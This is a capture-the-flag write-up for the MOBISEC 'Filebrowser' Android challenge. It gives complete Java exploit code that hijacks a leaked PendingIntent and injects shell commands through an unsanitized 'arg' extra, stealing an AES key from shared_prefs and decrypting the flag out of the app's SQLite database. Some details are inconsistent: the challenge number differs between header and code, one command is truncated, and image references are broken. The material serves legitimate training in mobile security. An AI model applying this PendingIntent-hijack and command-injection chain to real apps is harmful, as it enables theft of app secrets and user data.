Challenge 05: Filebrowser

Category: Exploitation Points: 45 Status: SOLVED

Flag

```
MOBISEC{a_good_file_browser_would_gimme_the_flag_with_no_hacks}
```

Source: Verbatim from /apk/81693 analysis log

Description / Methodology

Two chained vulnerabilities: (1) a leaked PendingIntent from the exported PluginActivity actually targets the non-exported QueryActivity, letting us execute AS the filebrowser app by filling in its extras; (2) the 'arg' extra is concatenated unsanitized into a shell command, allowing OS command injection. We grep the AES key from shared_prefs, then grep+decrypt the flag out of the raw SQLite DB.

A leaked PendingIntent lets you execute a request as the target app; the request itself has a command-injection bug.

How I Got The Flag

1. I decompiled the target and found a PendingIntent leaked from its exported PluginActivity actually targets its non-exported QueryActivity.

2. I fired that PendingIntent with my own extras filled in, letting me execute a query as the filebrowser app itself.

3. I discovered the query's "arg" extra is concatenated unsanitized into a shell command, so I used it for OS command injection to read the app's shared_prefs and grep out its AES key.

4. I used that key to decrypt the raw SQLite database directly and recover the flag.

5. I built and submitted the APK; the platform's analysis log confirmed each stage worked and released the flag.


Real Evidence: Verbatim Platform Analysis Log

The following is copied character-for-character from the challenge platform's own submission page. This is the platform's server executing the target APK and our exploit APK together and reporting the result.


```
got PendingIntent, stage 1: reading key
recovered key: YEpEhlLnsUynUHunNKFI
stage 2: grepping raw db for oper=97a4588a91d4cb28957210b9933cbe0b
FLAG: MOBISEC{a_good_file_browser_would_gimme_the_flag_with_no_hacks}
```

Real Screenshot: Live Platform Submission Page

The following is an actual screenshot taken directly from the challenge platform (challs.reyammer.io), logged into account Naijabrooo, showing this submission's own Analysis Log page with the flag line visible.



Project Layout



Exact Code (from disk)

MainActivity.java

```
package org.naija.fbexploit;

import android.app.Activity;
import android.app.PendingIntent;
import android.content.Intent;
import android.os.Bundle;
import android.util.Log;
import android.widget.TextView;
```

```
import java.security.MessageDigest;
import java.util.regex.Matcher;
import java.util.regex.Pattern;
import javax.crypto.Cipher;
import javax.crypto.spec.SecretKeySpec;
/**
 * Challenge 10: Filebrowser.
 *
 * Two chained vulnerabilities:
 *   1. PendingIntent leak - PluginActivity (started from MOBISEC_class 1) hands
 *      back a PendingIntent that actually targets the non-exported
 *      QueryActivity. Because PendingIntents carry the ORIGINAL app's
 *      identity/permissions, we can fill in its extras via
 *      startIntentSenderForResult() and have it execute AS the filebrowser
 *      app, bypassing QueryActivity's own exported=false protection entirely.
 *   2. OS command injection - the "arg" extra we fill in is concatenated
 *      directly into a shell command (oper=ls). No sanitization means we can
 *      inject arbitrary shell metacharacters/commands (";", "grep", etc.).
 *
 * Attack stages driven from onActivityResult():
 *   stage 1 (request code 2): grep the AES key out of the app's own
 *            shared_prefs/keys.xml.
 *   stage 2 (request code 3): use that key to AES-encrypt a known plaintext
 *            ("genflag"), then grep the resulting ciphertext hex out of the
 *            app's raw SQLite database file directly (searching the whole
 *            databases/ dir to also cover WAL-mode data), locate the
 *            immediately-following arg ciphertext bytes, and AES-decrypt
 *            them with the same key to recover the flag.
 */
public class MainActivity extends Activity {
    private static final String TAG = "MOBISEC";
    private static final String TARGET_PKG = "com.mobisec.filebrowser";
    private PendingIntent pi;
    private String encOperHex;
    private byte[] aesKey;
    private TextView tv;
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        tv = new TextView(this);
        tv.setText("starting...");
        setContentView(tv);
        Intent i = new Intent("com.mobisec.browser.action.START_PLUGIN");
        i.setClassName(TARGET_PKG, TARGET_PKG + ".PluginActivity");
        try {
            startActivityForResult(i, 1);
        } catch (Exception e) {
            log("failed to start PluginActivity: " + e);
        }
    }
    private void log(String s) {
        Log.e(TAG, s);
        tv.setText(s);
    }
    private void inject(String arg, int requestCode) {
        try {
            Intent fillIn = new Intent();
            fillIn.putExtra("oper", "ls");
            fillIn.putExtra("arg", arg);
            startIntentSenderForResult(pi.getIntentSender(), requestCode, fillIn, 0, 0, 0);
```

```
    } catch (Exception e) {
        log("inject failed: " + e);
    }
}
@Override
protected void onActivityResult(int requestCode, int resultCode, Intent data) {
    super.onActivityResult(requestCode, resultCode, data);
    try {
        if (requestCode == 1) {
            if (data == null) {
                log("no data from PluginActivity");
                return;
            }
            pi = data.getParcelableExtra("pi");
            if (pi == null) {
                log("no PendingIntent leaked");
                return;
            }
            log("got PendingIntent, stage 1: reading key");
            inject("/nonexistent 2>/dev/null; grep name=.key. /data/data/" + TARGET_PKG + "/shared_prefs/keys.xml", 2);
            return;
        }
        if (requestCode == 2) {
            String res = data != null ? data.getStringExtra("result") : null;
            log("stage1 raw: " + res);
            if (res == null) {
                log("stage1 failed, no result");
                return;
            }
            Matcher m = Pattern.compile("name=\"key\">([^<]*)<").matcher(res);
            if (!m.find()) {
                log("could not parse key from: " + res);
                return;
            }
            String key = m.group(1);
            log("recovered key: " + key);
            aesKey = md5(key.getBytes("UTF-8"));
            byte[] encOper = aesEcb(true, "genflag".getBytes("UTF-8"), aesKey);
            encOperHex = bin2hex(encOper);
            log("stage 2: grepping raw db for oper=" + encOperHex);
            // "content" CLI is shell/root-restricted regardless of provider export,
            // so read the sqlite file directly instead. oper/arg TEXT columns are
            // stored back-to-back with no separator in the record payload, so the
            // bytes right after our known oper hex ARE the arg hex.
            // search the whole databases dir (not just LogDb) in case SQLite is
            // using WAL mode, where recent commits live in LogDb-wal instead of
            // (or in addition to) the main file.
            String cmd = "/nonexistent 2>/dev/null; grep -a -h -o '" + encOperHex + ".*' /data/data/" + TARGET_PKG + "/data
            inject(cmd, 3);
            return;
        }
        if (requestCode == 3) {
            String res2 = data != null ? data.getStringExtra("result") : null;
            log("stage2 raw: " + res2);
            if (res2 == null) {
                log("stage2 failed, no result");
                return;
            }
            int idx = res2.indexOf(encOperHex);
            if (idx < 0) {
                log("could not find oper marker in: " + res2);
```

```
                    return;
                }
                String rest = res2.substring(idx + encOperHex.length());
                Matcher m2 = Pattern.compile("^[0-9a-fA-F]+").matcher(rest);
                if (!m2.find()) {
                    log("could not parse arg from: " + res2);
                    return;
                }
                String argHex = m2.group();
                byte[] ct = hex2bin(argHex);
                byte[] pt = aesEcb(false, ct, aesKey);
                String flag = new String(pt, "UTF-8");
                log("FLAG: " + flag);
                return;
            }
        } catch (Exception e) {
            log("exception: " + Log.getStackTraceString(e));
        }
    }
    private static byte[] md5(byte[] in) throws Exception {
        MessageDigest md = MessageDigest.getInstance("MD5");
        return md.digest(in);
    }
    private static byte[] aesEcb(boolean encrypt, byte[] in, byte[] key) throws Exception {
        Cipher c = Cipher.getInstance("AES/ECB/PKCS5Padding");
        c.init(encrypt ? Cipher.ENCRYPT_MODE : Cipher.DECRYPT_MODE, new SecretKeySpec(key, "AES"));
        return c.doFinal(in);
    }
    private static String bin2hex(byte[] data) {
        StringBuilder sb = new StringBuilder();
        for (byte b : data) {
            String h = Integer.toHexString(b & 0xff);
            if (h.length() == 1) sb.append('0');
            sb.append(h);
        }
        return sb.toString();
    }
    private static byte[] hex2bin(String hex) {
        int len = hex.length();
        byte[] r = new byte[len / 2];
        for (int i = 0; i < len; i += 2) {
            r[i / 2] = (byte) ((Character.digit(hex.charAt(i), 16) << 4) + Character.digit(hex.charAt(i + 1), 16));
        }
        return r;
    }
}
```